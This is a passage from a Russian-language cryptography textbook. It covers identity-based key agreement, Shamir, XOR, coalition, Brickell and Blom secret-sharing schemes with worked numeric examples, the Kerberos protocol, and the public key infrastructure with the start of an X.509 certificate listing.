$$\begin{aligned} A \to T: &\quad I_A, \quad g^{-\mathrm{SK}_A} = g^{-a} \mod n, \\ B \to T: &\quad I_B, \quad g^{-\mathrm{SK}_B} = g^{-b} \mod n, \end{aligned}$$

где I_A, I_B – числовые идентификаторы сторон.

3. Центр вычисляет открытые ключи для A и B и также по надежному каналу передает им:

$$\begin{aligned} A \leftarrow T: &\quad \mathrm{PK}_A = (g^{-\mathrm{SK}_A} - I_A)^{\mathrm{SK}_T} = (g^{-a} - I_A)^d \mod n, \\ B \leftarrow T: &\quad \mathrm{PK}_B = (g^{-\mathrm{SK}_B} - I_B)^{\mathrm{SK}_T} = (g^{-b} - I_B)^d \mod n, \end{aligned}$$

4. Теперь стороны A и B могут создать общий секретный симметричный сеансовый ключ. Например, A находит:

$$\begin{aligned} A: \quad K_A &= (\mathrm{PK}_B^e + I_B)^{\mathrm{SK}_A} = \\ &= (((g^{-b} - I_B)^d)^e + I_B)^a = \\ &= (g^{-b} - I_B + I_B)^a = \\ &= g^{-ab} \mod n. \end{aligned}$$

Аналогично B вычисляет

$$K_B = (\mathrm{PK}_A^e + I_A)^{\mathrm{SK}_B} = g^{-ab} \mod n.$$

Как видно, ключи одинаковы

$$K = K_A = K_B = g^{-ab} \mod n.$$

В этом разделе были рассмотрены протоколы, в которых ключи вырабатываются в процессе обмена информацией.

Глава 8

Распределение секретов

8.1. Пороговые схемы

Пороговая (n, N)-схема разделения общего секрета среди N пользователей описывается так: доверенная сторона хочет распределить некий секрет K_0 между N сторонами. Поставлены следующие условия:

- если m, $n \leq m \leq N$, сторон, легальных получателей, соберутся вместе, то они смогут определить секрет;
- если m, $m < n$, сторон соберутся вместе, то они не смогут определить секрет, так как это в вычислительном смысле трудная задача.

Далее описано два случая: (n, N)-схема Шамира и простая (N, N)-схема.

8.1.1. (n, N)-схема Шамира распределения секрета

Необходимые сведения из линейной алгебры

Рассмотрим матрицу Вандермонда V размера $(n \times n)$, где

$$V = \begin{pmatrix} 1 & 1 & \dots & 1 \\ x_1 & x_2 & \dots & x_n \\ x_1^2 & x_2^2 & \dots & x_n^2 \\ \dots & \dots & \dots & \dots \\ x_1^{n-1} & x_2^{n-1} & \dots & x_3^{n-1} \end{pmatrix},$$

где x_i – элемент поля $\mathbb{Z}_p$, $x_i \neq x_j$, p – большое простое число.

Определитель равен

$$\det V = \prod_{1 \le i \le j \le n} (x_j - x_i) \mod p.$$

В частности, при $n = 2$ определитель

$$\det V = x_2 - x_1,$$

при $n = 3$ определитель равен

$$\det V = (x_3 - x_2)(x_3 - x_1)(x_2 - x_1).$$

Если все элементы x_i имеют различные значения, то $\det V \neq 0$, и матрица Вандермонда является невырожденной. Это значит, что существует обратная матрица.

Рассмотрим вектор

$$(K_0, K_1, \dots, K_{n-1}), \ K_i \in \mathbb{Z}_p.$$

Ставим задачу решить уравнение

$$(K_0, K_1, \dots, K_{n-1})V = (y_1, \dots, y_n),$$

что эквивалентно решению системы уравнений

$$\begin{aligned} y_1 &= K_0 + K_1 x_1 + K_2 x_1^2 + \dots + K_{n-1} x_1^{n-1}, \\ y_2 &= K_0 + K_1 x_2 + K_2 x_2^2 + \dots + K_{n-1} x_2^{n-1}, \\ &\dots \end{aligned}$$

Запишем многочлены

$$K(x) = K_0 + K_1 x + \ldots + K_{n-1} x^{n-1},$$
$$y_i = K(x_i).$$

Используя методы линейной алгебры, получим решение в виде

$$(K_0, K_1, \ldots, K_{n-1}) = (y_1, \ldots, y_n) V^{-1},$$

где V^{-1} – обратная матрица.

Однако нахождение обратной матрицы здесь не обязательно. Решение этой задачи единственно и задается интерполяционной формулой Лагранжа:

$$K(x) = y_1 \frac{(x-x_2)(x-x_3)\ldots(x-x_n)}{(x_1-x_2)(x_1-x_3)\ldots(x_1-x_n)} +$$

$$+ y_2 \frac{(x-x_1)(x-x_3)\ldots(x-x_n)}{(x_2-x_1)(x_2-x_3)\ldots(x_2-x_n)} + \cdots +$$

$$+ y_n \frac{(x-x_1)(x-x_2)\ldots(x-x_{n-1})}{(x_n-x_1)(x_n-x_2)\ldots(x_n-x_{n-1})}.$$

Первое слагаемое равно нулю в точках $x_2, x_3, \ldots, x_n$, равно y_1 в точке x_1. Знаменатель не обращается в нуль, так как все $x_1, \ldots, x_n$ имеют различные значения. Второе слагаемое равно y_2 в точке x_2, а при всех других значениях x_i обращается в нуль. Аналогично обстоят дела с остальными слагаемыми.

Из всех коэффициентов $K_0, K_1, \ldots, K_{n-1}$ нас интересует K_0. Положив $x = 0$, получаем выражение для K_0 в виде

$$K(x) = (-1)^{n-1} y_1 \frac{x_2 x_3 \ldots x_n}{(x_1-x_2)\ldots(x_1-x_n)} +$$

$$+ (-1)^{n-1} y_2 \frac{x_1 x_3 \ldots x_n}{(x_2-x_1)\ldots(x_2-x_n)} + \cdots +$$

$$+ (-1)^{n-1} y_n \frac{x_1 x_2 \ldots x_{n-1}}{(x_n-x_1)\ldots(x_n-x_{n-1})}.$$

Интерполяционный многочлен Лагранжа принимает заданные значения в заданных точках. В нашей задаче $K(x) = K_0$ при $x = 0$.

Описание (n, N)-схемы Шамира

В пороговой **схеме Шамира** распределения секретов доверенная сторона сначала производит следующие действия.

- Выбирает большое простое число p: $p \sim 2^{512} \dots 2^{1024}$.
- Выбирает N различных чисел $x_1, x_2, \dots, x_N$, каждое из которых меньше p.
- Выбирает прямоугольную матрицу Вандермонда:

$$V_{n\times N} = \begin{pmatrix} 1 & 1 & \dots & 1 \\ x_1 & x_2 & \dots & x_N \\ \dots & \dots & \dots & \dots \\ x_1^{n-1} & x_2^{n-1} & \dots & x_N^{n-1} \end{pmatrix} \mod p.$$

- Выбирает секрет K_0, а также выбирает случайные числа $K_1, K_2, \dots, K_{n-1}$.
- Вычисляет частичные секреты – числа $y_1, y_2, \dots, y_N$:

$$(y_1, y_2, \dots, y_N) = (K_0, K_1, \dots, K_{n-1})V$$

Теперь доверенная сторона начинает распределять секрет K_0 между N сторонами. Легальный пользователь i получает от центра открытый ключ PK_i, который известен всем, и секретный ключ SK_i, секрет только i-го пользователя:

$$\begin{array}{ll} \mathrm{PK}_1 = x_1, & \mathrm{SK}_1 = y_1, \\ \mathrm{PK}_2 = x_2, & \mathrm{SK}_2 = y_2, \\ \dots & \\ \mathrm{PK}_N = x_N, & \mathrm{SK}_N = y_N. \end{array}$$

Теперь надо убедиться, что такое распределение удовлетворяет поставленным требованиям.

Пусть собрались любые n из общего числа N пользователей, имеющих значения (x_i, y_i). Каждому из них можно поставить в соответствие один столбец матрицы Вандермонда: $y_i = K(x_i)$. Как показано в предыдущем параграфе, это позволяет найти значение K_0.

Предположим, что собралось m пользователей, $m < n$. Заметим, что число неизвестных $K_0, K_1, \ldots, K_{n-1}$ в системе уравнений осталось неизменным и равным n, а число уравнений меньше, так как $m < n$. В этом случае решение существует, но не является единственным. Если берем коэффициенты из поля $\mathbb{Z}_p$, то число решений является конечным.

Например, если $m = n - 1$, тогда

$$K_0 + K_1 x_j + K_2 x_j^2 + \cdots + K_{n-1} x_j^{n-1} = y_j,$$

и K_0 может принимать p значений. Найти все решения перебором – вычислительно трудная задача.

Если $m = n - 2$, то число различных решений равно p^2. Это число экспоненциально возрастает по мере уменьшения числа собравшихся вместе получателей секрета.

Таким образом, схема Шамира распределения секрета удовлетворяет предъявленным требованиям.

Пример схемы Шамира

Метод Шамира, называемый также схемой интерполяционных полиномов Лагранжа, основывается на том, что для восстановления многочлена $f(x)$ степени $k - 1$ необходимо и достаточно знать значения многочлена в любых k разных точках.

Для секрета M формируется многочлен

$$f(x) = \sum_{i=1}^{k-1} a_i x^i + M,$$

где коэффициенты a_i выбираются случайно. Вычисляются значения $y_i = f(x_i)$ в n различных точках. Пользователю i выдается тень (x_i, y_i).

Для восстановления секрета по любым k точкам (x_i, y_i) используется интерполяционный многочлен Лагранжа:

$$f(x) = \sum_{i=0}^{k-1} y_i \cdot l_i(x), \quad l_i(x) = \prod_{j=0, j\neq i}^{k-1} \frac{x - x_j}{x_i - x_j}.$$

Общий секрет M – свободный коэффициент $f(x)$.

$$M = \sum_{i=0}^{k-1} y_i \prod_{j=0, j\neq i}^{k-1} \frac{x_j}{x_j - x_i}.$$

Пример. Приведем схему Шамира в поле $\mathbb{GF}(p)$. Для разделения секрета M в $(3, n)$ схеме используется

$$f(x) = ax^2 + bx + M \mod p,$$

где p – простое число. Пусть $p = 23$. Восстановим по *теням*

$$(1, 14), (4, 21), (15, 6)$$

секрет M:

$$M = \sum_{i=0}^{k-1} y_i \prod_{j=0, j\neq i}^{k-1} \frac{x_j}{x_j - x_i} \mod p =$$

$$= 14 \cdot \frac{4}{4-1} \cdot \frac{15}{15-1} + 21 \cdot \frac{1}{1-4} \cdot \frac{15}{15-4} + 6 \cdot \frac{1}{1-15} \cdot \frac{4}{4-15} \mod 23 =$$

$$= 14 \cdot \frac{4}{3} \cdot \frac{15}{14} + 21 \cdot \frac{1}{-3} \cdot \frac{15}{11} + 6 \cdot \frac{1}{-14} \cdot \frac{4}{-11} \mod 23 =$$

$$= 20 - 7 \cdot 15 \cdot 11^{-1} + 12 \cdot 7^{-1} \cdot 11^{-1} \mod 23 =$$

$$= 13 \mod 23.$$

8.1.2. (N, N)-схема распределения секрета

Рассмотрим пороговую схему распределения одного секрета двум легальным пользователям. Она обозначается $(2, 2)$ – это означает, что оба пользователя могут получить секрет только в случае, если будут вместе. Предположим, что секрет K_0 – это двоичная последовательность длины M, $K_0 \in \mathbb{Z}_M$.

Распределение секрета K_0 происходит следующим образом.

- Первый пользователь в качестве секрета получает случайную двоичную последовательность A_1 длины M.
- Второй пользователь в качестве секрета получает случайную двоичную последовательность $A_2 = K_0 \oplus A_1$ длины M.

- Для получения секрета K_0 оба пользователя должны сложить по модулю 2 свои последовательности.

Теперь рассмотрим пороговую схему (N, N).

Имеется общий секрет $K_0 \in \mathbb{Z}_M$ и N легальных пользователей, которые могут получить секрет только в случае, если соберутся все вместе. Распределение секрета K_0 происходит следующим образом.

- Первый пользователь в качестве секрета получает случайную двоичную последовательность $A_1 \in \mathbb{Z}_M$.
- Второй пользователь в качестве секрета получает случайную двоичную последовательность $A_2 \in \mathbb{Z}_M$ и т.д.
- $(N-1)$-й пользователь в качестве секрета получает случайную двоичную последовательность $A_{N-1} \in \mathbb{Z}_M$.
- N-й пользователь в качестве секрета получает двоичную последовательность

$$K_0 \oplus A_1 \oplus A_2 \oplus \cdots \oplus A_{N-1}.$$

- Для получения секрета K_0 все пользователя должны сложить по модулю 2 свои последовательности:

$$A_1 \oplus A_2 \oplus \cdots \oplus A_{N-1} + (K_0 \oplus A_1 \oplus A_2 \cdots \oplus A_{N-1}) = K_0.$$

Предположим, что собравшихся вместе пользователей меньше общего числа N, например всего $N-1$ первых пользователей. Тогда суммирование $N-1$ последовательностей не определяет секрета, а перебор является трудной задачей в вычислительном отношении.

8.2. Распределение секрета по коалициям

8.2.1. Распределение секрета по нескольким коалициям

Предположим, что имеется N легальных пользователей

$$\{U_1, U_2, \ldots, U_N\},$$

которым нужно сообщить их общий секрет K.

Секрет может быть доступен только определенным коалициям, например

$$C_1 = \{U_1, U_2\},$$
$$C_2 = \{U_1, U_3, U_4\},$$
$$C_3 = \{U_2, U_3\},$$
$$\dots$$

При этом ни одна из коалиций C_i, $i = 1, 2, \dots$ не должна быть подмножеством другой коалиции.

Пример 1

Имеется 4 участника

$$\{U_1, U_2, U_3, U_4\},$$

которые образуют 3 коалиции

$$C_1 = \{U_1, U_2\},$$
$$C_2 = \{U_1, U_3\},$$
$$C_3 = \{U_2, U_3, U_4\}.$$

Распределение частичных секретов между ними представлено в виде табл. 8.1, в которой введены следующие обозначения: a_1, b_1, c_2, c_3 – случайные числа из кольца $\mathbb{Z}_M$. В строках таблицы содержатся частичные секреты каждого из пользователей, в столбцах таблицы показаны частичные секреты, соответствующие каждой из коалиций.

Таблица 8.1. Распределение секрета по определенным коалициям.

	$C_1 = \{U_1, U_2\}$	$C_2 = \{U_1, U_3\}$	$C_3 = \{U_2, U_3, U_4\}$
U_1	a_1	b_1	–
U_2	$K - a_1$	–	c_2
U_3	–	$K - b_1$	c_3
U_4	–	–	$K - c_2 - c_3$

Как видно из приведенных данных, суммирование по модулю M чисел, приведенных в каждом из столбцов таблицы, определяет секрет K.

Пример 2

В системе распределения секрета центр использует кольцо $\mathbb{Z}_m$ целых чисел по модулю m. Требуется разделить секрет K между 5 пользователями

$$\{U_1, U_2, U_3, U_4, U_5\}$$

так, чтобы восстановить секрет могли только коалиции

$$\begin{array}{ll} C_1 = \{U_1, U_2\}, & C_2 = \{U_1, U_3\}, \\ C_3 = \{U_2, U_3, U_4\}, & C_4 = \{U_2, U_3, U_5\}, \\ C_5 = \{U_3, U_4, U_5\}, & C_6 = \{U_1, U_2, U_3\}. \end{array}$$

Заданное множество коалиций с доступом не является минимальным, так как одни коалиции входят в другие:

$$C_1 \subset C_6,\ C_2 \subset C_6.$$

Исключая C_6, получим минимальное множество коалиций с доступом к секрету – ни одна из оставшихся коалиций не входит в другую $C_i \not\subseteq C_j$ для $i \neq j$. Пользователям выдаются тени по минимальному множеству коалиций с доступом. В строках таблицы 8.2 содержатся частичные секреты каждого из пользователей, в столбцах таблицы показаны частичные секреты, соответствующие каждой из коалиций.

Таблица 8.2. Распределение секрета по определенным коалициям.

	C_1	C_2	C_3	C_4	C_5
U_1	a_1	b_1	–	–	–
U_2	$K - a_1$	–	c_2	d_2	–
U_3	–	$K - b_1$	c_3	d_3	e_3
U_4	–	–	$K - c_2 - c_3$	–	e_4
U_5	–	–	–	$K - d_2 - d_3$	$K - e_3 - e_4$

Тени выбираются случайно из кольца $\mathbb{Z}_m$. В результате у пользователей будут тени:

8.2.2. Схема Брикелла для нескольких коалиций

Рассмотрим **схему Брикелла** (Brickell) распределения секрета по коалициям.

По-прежнему,

$$\{U_1, U_2, \ldots, U_N\}$$

легальные пользователи. Пусть $\mathbb{Z}_p$ – кольцо целых чисел по модулю p. Рассмотрим векторы

$$\mathfrak{U} = \{(u_1, u_2, \ldots, u_d)\}, \quad u_i \in \mathbb{Z}_p$$

длины d. Каждому пользователю $U_i,\ i = 1, \ldots, N$ ставится в соответствие вектор

$$\varphi(U_i) \in \mathfrak{U}, \quad i = 1, \ldots, N.$$

Тогда каждой из коалиций, например

$$C_1 = \{U_1, U_2, U_3\},$$

соответствует набор векторов

$$\varphi(U_1), \varphi(U_2), \varphi(U_3).$$

Эти векторы должны быть выбраны так, чтобы их линейная оболочка *содержала* вектор

$$(1, 0, 0, \ldots, 0)$$

длины d. Линейная оболочка любого набора векторов, не образующих коалицию, *не должна* содержать вектор $(1, 0, 0, \ldots, 0)$ длины d.

Пусть $K_0 \in \mathbb{Z}_p$ – общий секрет. Распределение секрета производится следующим образом. Сначала вычисляется вектор $(K_0, K_1, \ldots, K_{d-1})$, где первая координата – это общий секрет, а остальные координаты выбираются из $\mathbb{Z}_p$ случайно. Затем вычисляются скалярные произведения

$$\begin{aligned}
\Big((K_0, K_1, \ldots, K_{d-1}),\ \varphi(U_1) \Big) &= a_1, \\
\Big((K_0, K_1, \ldots, K_{d-1}),\ \varphi(U_2) \Big) &= a_2, \\
&\ldots \\
\Big((K_0, K_1, \ldots, K_{d-1}),\ \varphi(U_N) \Big) &= a_N,
\end{aligned}$$

Пользователю $U_i,\ i = 1, 2, \ldots, N$, выдаются их частичные секреты

$$U_i : \quad \{\varphi(U_i),\ a_i\}.$$

Пусть коалиция C – допустимая, например

$$C = C_1 = \{U_1, U_2, U_3\}.$$

Тогда члены коалиции совместно находят такие коэффициенты $\lambda_1, \lambda_2, \lambda_3$, что

$$\lambda_1\varphi(U_1) + \lambda_2\varphi(U_2) + \lambda_3\varphi(U_3) \ = \ (1, 0, \ldots, 0).$$

После этого вычисляется выражение

$$\lambda_1 a_1 + \lambda_2 a_2 + \lambda_3 a_3 =$$

$$= \Big((K_0, K_1, \ldots, K_{d-1}),\ \lambda_1\varphi(U_1) + \lambda_2\varphi(U_2) + \lambda_3\varphi(U_3) \Big) =$$

$$= \Big((K_0, K_1, \ldots, K_{d-1}),\ (1, 0, \ldots, 0) \Big) = K_0,$$

которое и является общим секретом.

Пример. Для сети из $n = 4$ участников

$$\{U_1, U_2, U_3, U_4\}$$

выбраны следующие векторы длины $k = 3$ над полем $\mathbb{Z}_{23}$:

$$\begin{gathered}\varphi(U_1) = (0, 2, 0),\\ \varphi(U_2) = (2, 0, 7),\\ \varphi(U_3) = (0, 5, 7),\\ \varphi(U_4) = (0, 2, 9).\end{gathered}$$

Найдем все коалиции, которые могут раскрыть секрет.

Запишем

$$(1, 0, 0) = c_1(0, 2, 0) + c_2(2, 0, 7) + c_3(0, 5, 7) + c_4(0, 2, 9).$$

Видно, что $c_2 \neq 0$ и коалиции пользователей, которые дают единичный вектор и, следовательно, могут восстановить секрет:

$$\begin{gathered}C_1 = \{U_1, U_2, U_3\},\\ C_2 = \{U_1, U_2, U_4\},\\ C_3 = \{U_2, U_3, U_4\}.\end{gathered}$$

Пусть Центр для секрета $K = 4$ выбрал вектор $\bar{a} = (4, 2, 9)$. Тогда участники получили тени:

$$s_1 = (4, 2, 9) \cdot (0, 2, 0) = 4 \mod 23,$$

$$s_2 = (4, 2, 9) \cdot (2, 0, 7) = 2 \mod 23,$$

$$s_3 = (4, 2, 9) \cdot (0, 5, 7) = 4 \mod 23,$$

$$s_4 = (4, 2, 9) \cdot (0, 2, 9) = 16 \mod 23.$$

Возьмем коалицию $C_1 = \{U_1, U_2, U_3\}$ и вычислим коэффициенты c_i:

$$(1, 0, 0) = c_1(0, 2, 0) + c_2(2, 0, 7) + c_3(0, 5, 7),$$

$$\begin{aligned} c_1 &= 7 \mod 23, \\ c_2 &= 12 \mod 23, \\ c_3 &= 11 \mod 23. \end{aligned}$$

Найдем секрет:

$$K = 7 \cdot 4 + 12 \cdot 2 + 11 \cdot 4 = 4 \mod 23.$$

8.2.3. Схема Блома распределения парных ключей

Рассмотрим распределение ключей по **схеме Блома** (Blom), в которой каждые два пользователя из общего числа N пользователей имеют доступ к общему секретному ключу, ключи различных пар различны.

По-прежнему,

$$\{U_1, U_2, \ldots, U_N\}$$

легальные пользователи, $\mathbb{Z}_p$ – кольцо целых чисел.

Построим симметричный многочлен

$$f(x, y) = \sum_{i=1}^{k} \sum_{j=1}^{k} a_{ij} x^i y^j,$$

$$a_{ij} \in \mathbb{Z}_p, \ a_{ij} = a_{ji}.$$

Возьмем набор чисел $r_1, r_2, \ldots, r_N$, где r_i – открытый ключ пользователя U_i, $r_i \in \mathbb{Z}_p$.

Каждый пользователь U_i получает многочлен $f(x,y)$ и вместо y подставляет свое значение r_i, так что получается N многочленов $f(x,r_i),\ i=1,2,\ldots,N$.

Каждые два участника коалиции хотят иметь общий ключ. Пусть, например, U_1 и U_2 хотят создать общий ключ. Тогда пользователь U_1, используя $f(x,r_1)$ и зная r_2, вычисляет

$$K_{12}=f(r_2,r_1).$$

Пользователь U_2, используя $f(x,r_2)$ и зная r_1, вычисляет

$$K_{1,2}=f(r_1,r_2).$$

Так как для выбранного многочлена справедливо равенство

$$f(r_1,r_2)=f(r_2,r_1),$$

то

$$K_{12}=K_{21}.$$

Таким образом, два участника коалиции создали общий ключ. Таким же образом могут поступить и другие пары пользователей. Третий пользователь, не участник коалиции, не может получить ключ, так как это представляет собой трудную задачу в вычислительном смысле.

Пример. В схеме распределения ключей Блома для $N=4$ пользователей Центр выбирает:

1. модуль $p=17$ поля $\mathbb{GF}(p)$;
2. свой секретный симметричный многочлен от двух переменных

$$f(x,y)=a+b(x+y)+cxy \mod p$$

   над полем $\mathbb{GF}(p)$;
3. открытые ключи для каждого пользователя

$$r_1=5,\ r_2=9,\ r_3=14,\ r_4=3;$$

4. вычисляет и секретно раздает многочлен $S_i(x)$ каждому пользователю U_i:

$$\begin{aligned} S_1(x) &= f(x, r_1) = 1 + 2x \mod p, \\ S_2(x) &= f(x, r_2) = 3 + 10x \mod p, \\ S_3(x) &= f(x, r_3) = 14 + 3x \mod p, \\ S_4(x) &= f(x, r_4) = 0 + 15x \mod p. \end{aligned}$$

Найдем ключи и восстановим многочлен Центра.

Секретные сеансовые ключи пользователей равны

$$K_{ij} = K_{ji} = S_i(r_j) = S_j(r_i) :$$

$$\begin{aligned} K_{1,2} &= K_{2,1} = 2, & K_{1,3} &= K_{3,1} = 12, \\ K_{1,4} &= K_{4,1} = 7, & K_{2,3} &= K_{3,2} = 7, \\ K_{2,4} &= K_{4,2} = 16, & K_{3,4} &= K_{4,3} = 6. \end{aligned}$$

По любым 3 многочленам пользователей можно восстановить секретный многочлен Центра. Коэффициенты секретного многочлена Центра равны $a = 7, b = 9, c = 2$.

Глава 9

Примеры систем защиты

9.1. Kerberos для локальной сети

На протоколе Нидхэма–Шредера основана система аутентификации и распределения ключей Kerboros. Самые известные реализации протокола Kerberos включают Microsoft Active Directory и ПО Kerberos с открытым кодом для Unix.

Протокол предназначен для решения задачи аутентификации и распределения ключей масштаба локальной сети, в которой есть группа пользователей, имеющих доступ к набору сервисов, и требуется обеспечить единую аутентификацию для всех сервисов. Протокол Kerberos сделан полностью на симметричных криптосистемах. Секретный ключ используется для взаимной аутентификации.

Естественно, что в нелокальной сети интернет невозможно секретно создать и распределить пары секретных ключей и поэтому Kerberos построен для (виртуальной) локальной сети.

В протоколе используется 4 типа субъектов:

- пользователи системы C_i,
- сервисы S_i, доступ к которым имеют пользователи,
- сервер аутентификации AS (authentication server), который производит аутентификацию пользователей по паролям и/или смарт-картам только один раз и выдает секретные сеансовые ключи для дальнейшей аутентификации,

- сервер выдачи мандатов TGS (ticket granting server) для аутентифкации доступа к запрашиваемым сервисам; аутентификация выполняется по сеансовым ключам, выданным сервером AS.

Для работы протокола требуется заранее распределить следующие секретные симметричные ключи для взаимной аутентификации.

- Ключи K_{C_i} между пользователем i и сервером AS. Как правило, ключом служит обычный пароль, точнее результат хэширования пароля. Может быть использована и смарт-карта.
- Ключ K_{TGS} между серверами AS и TGS.
- Ключи K_{S_i} между сервисами S_i и сервером TGS.




Рис. 9.1. Схема аутентификации и распределения ключей Kerberos.

На рис. 9.1 представлена схема протокола, состоящая из 6 шагов.

Введем обозначения для протокола между пользователем C с ключом K_C и сервисом S с ключом K_S.

- ID_C, ID_{TGS}, ID_S – идентификаторы пользователя, сервера TGS и сервиса S,
- $t_i, \tilde{t}_i$ – запрашиваемые и выданные границы времени действия сеансовых ключей аутентификации,
- ts_i – метка текущего времени (timestamp),
- N_i – одноразовая метка (nonce), псевдослучайное число, для защиты от атак воспроизведения сообщений,
- $K_{C,TGS}, K_{C,S}$ – выданные сеансовые ключи аутентификации пользователя и сервера TGS, пользователя и сервиса S,
- $T_{TGS} = E_{K_{TGS}}(K_{C,TGS} \parallel ID_C \parallel \tilde{t}_1)$ – мандат (ticket) для TGS, который пользователь расшифровать не может.
- $T_S = E_{K_S}(K_{C,S} \parallel ID_C \parallel \tilde{t}_2)$ – мандат для сервиса S, который пользователь расшифровать не может.
- K_1, K_2 – обмен информацией для генерирования общего секретного симметричного ключа дальнейшей коммуникации, например, по протоколу Диффи–Хеллмана.

Схема протокола следующая.

1. Первичная аутентификация пользователя по паролю, получение сеансового ключа $K_{C,TGS}$ для дальнейшей аутентификации. Осуществляется один раз для каждого пользователя, чтобы уменьшить риск компрометирования пароля.
   (a) $C \to AS: \quad ID_C \parallel ID_{TGS} \parallel t_1 \parallel N_1.$
   (b) $C \leftarrow AS: \quad ID_C \parallel T_{TGS} \parallel E_{K_C}(K_{C,TGS} \parallel \tilde{t}_1 \parallel N_1 \parallel ID_{TGS}).$
2. Аутентификация сеансовым ключом $K_{C,TGS}$ на сервере TGS для запроса доступа к сервису выполняется один раз для каждого сервиса. Получение другого сеансового ключа аутентификации $K_{C,S}$.
   (a) $C \to TGS: \quad ID_S \parallel t_2 \parallel N_2 \parallel T_{TGS} \parallel E_{K_{C,TGS}}(ID_C \parallel ts_1).$
   (b) $C \leftarrow TGS: \quad ID_C \parallel T_S \parallel E_{K_{C,TGS}}(K_{C,S} \parallel \tilde{t}_2 \parallel N_2 \parallel ID_S).$

3. Аутентификация сеансовым ключом $K_{C,S}$ на сервисе S – создание общего сеансового ключа дальнейшего взаимодействия.

   (a) $C \to S: \quad T_S \parallel E_{K_{C,S}}(ID_C \parallel ts_2 \parallel K_1)$.

   (b) $C \leftarrow S: \quad E_{K_{C,S}}(ts_2 \parallel K_2)$.

Аутентификация и проверка целостности достигается сравнением идентификаторов, одноразовых меток и меток времени внутри зашифрованных сообщений после расшифрования с их действительными значениями.

Главным недостатком схемы является необходимость синхронизации часов между субъектами сети.

9.2. Инфраструктура открытых ключей

9.2.1. Иерархия удостоверяющих центров

Проблему аутентификации и распределения сеансовых симметричных ключей шифрования в Интернете, а также в больших локальных и виртуальных сетях решают с помощью построения иерархии открытых ключей криптосистем с открытым ключом.

1. Существует удостоверяющий центр (УЦ) верхнего уровня, корневой УЦ, (Root Certification Authority, CA), обладающий парой из секретного и открытого ключей. Открытый ключ УЦ верхнего уровня распространяется среди всех пользователей, причем все пользователи *доверяют УЦ*. Это означает, что

   - УЦ – «хороший», обеспечивает надежное хранение секретного ключа, не пытается фальсифицировать и скомпрометировать свои ключи,
   - имеющийся у пользователей открытый ключ УЦ действительно принадлежит УЦ.

   В случае массовых информационных и интернет-систем открытые ключи многих корневых УЦ встроены в дистрибутивы и пакеты обновлений ПО. Доверие неявно состоит в том, что пользователи доверяют, что открытые ключи корневых УЦ,

включенные в ПО, не фальсифицированы и не скомпрометированы. *Де-факто пользователи доверяют а) распространителям ПО и обновлений, б) корневому УЦ.*

Назначение УЦ верхнего уровня – проверка принадлежности и подписание открытых ключей других удостоверяющих центров второго уровня, а также организаций и сервисов. УЦ подписывает своим секретным ключом следующее сообщение:

- название и URI УЦ нижележащего уровня или организации/сервиса,
- значение сгенерированного открытого ключа и название алгоритма соответствующей криптосистемы с открытым ключом,
- время выдачи и срок действия открытого ключа.

2. УЦ второго уровня (certificate authority, CA) имеют свои пары открытых и секретных ключей, сгенерированных и подписанных корневым УЦ. Причем перед подписанием корневой УЦ убеждается в «хорошести» УЦ второго уровня, производит юридические проверки. Корневой УЦ не имеет доступа к секретным ключам УЦ второго уровня.

   Пользователи, имея в своей базе открытых ключей доверенные открытые ключи корневого УЦ, могут проверить ЭЦП открытых ключей УЦ 2-го уровня и убедиться, что предъявленный открытый ключ действительно принадлежит данному УЦ, поскольку возникает неявное доверие:

   - Пользователи полностью доверяют корневому УЦ и его открытому ключу, который у них хранится. Пользователи верят, что корневой УЦ не подписывает небезопасные ключи и гарантирует, что подписанные им ключи действительно принадлежат УЦ 2-го уровня.
   - Проверив ЭЦП открытого ключа УЦ 2-го уровня с помощью доверенного открытого ключа УЦ 1-го уровня, пользователь верит, что открытый ключ УЦ 2-го уровня действительно принадлежит данному УЦ и не был скомпрометирован.

В случае аутентификации в протоколе защищенного интернет соединения SSL/TLS пользователи проверяют совпадение URI-адреса сервера из ЭЦП с фактическим.

УЦ второго уровня в свою очередь тоже подписывает открытые ключи УЦ третьего уровня, а также организаций. И так далее по уровням.

3. В результате образована *иерархия* подписанных открытых ключей.

4. Открытый ключ с идентификационной информацией (название организации, URI-адрес вебресурса, дата выдачи, срок действия и др.) и подписью УЦ вышележащего уровня, заверяющей ключ и идентифицирующие реквизиты, называется **сертификатом открытого ключа**, на который существует международный стандарт X.509, последняя версия 3. В сертификате указывается его область применения: подписание других сертификатов, аутентификация для веба, аутентификация для электронной почты и т.д.




Рис. 9.2. Иерархия сертификатов.

На рис. 9.2 приведены пример иерархии сертификатов и путь подписания сертификата X.509 интернет-сервиса Google Mail.

Система распределения, хранения и управления сертификатами открытых ключей называется **инфраструктурой открытых ключей** (public key infrastructure, PKI). PKI применяется для аутентификации в системах SSL, IPsec, PGP и т.д. Помимо процедур выдачи и распределения открытых ключей PKI также определяет процедуру отзыва скомпрометированных или устаревших сертификатов.

9.2.2. Структура сертификата X.509

Ниже приведен пример сертификата X.509 интернет сервиса mail.google.com, используемый для защищенного SSL-соединения в 2009 г. Сертификат напечатан командой `openssl x509 -in file.crt -noout -text`:

```
Certificate:
Data:
  Version: 3 (0x2)
  Serial Number:
    6e:df:0d:94:99:fd:45:33:dd:12:97:fc:42:a9:3b:e1
  Signature Algorithm: sha1WithRSAEncryption
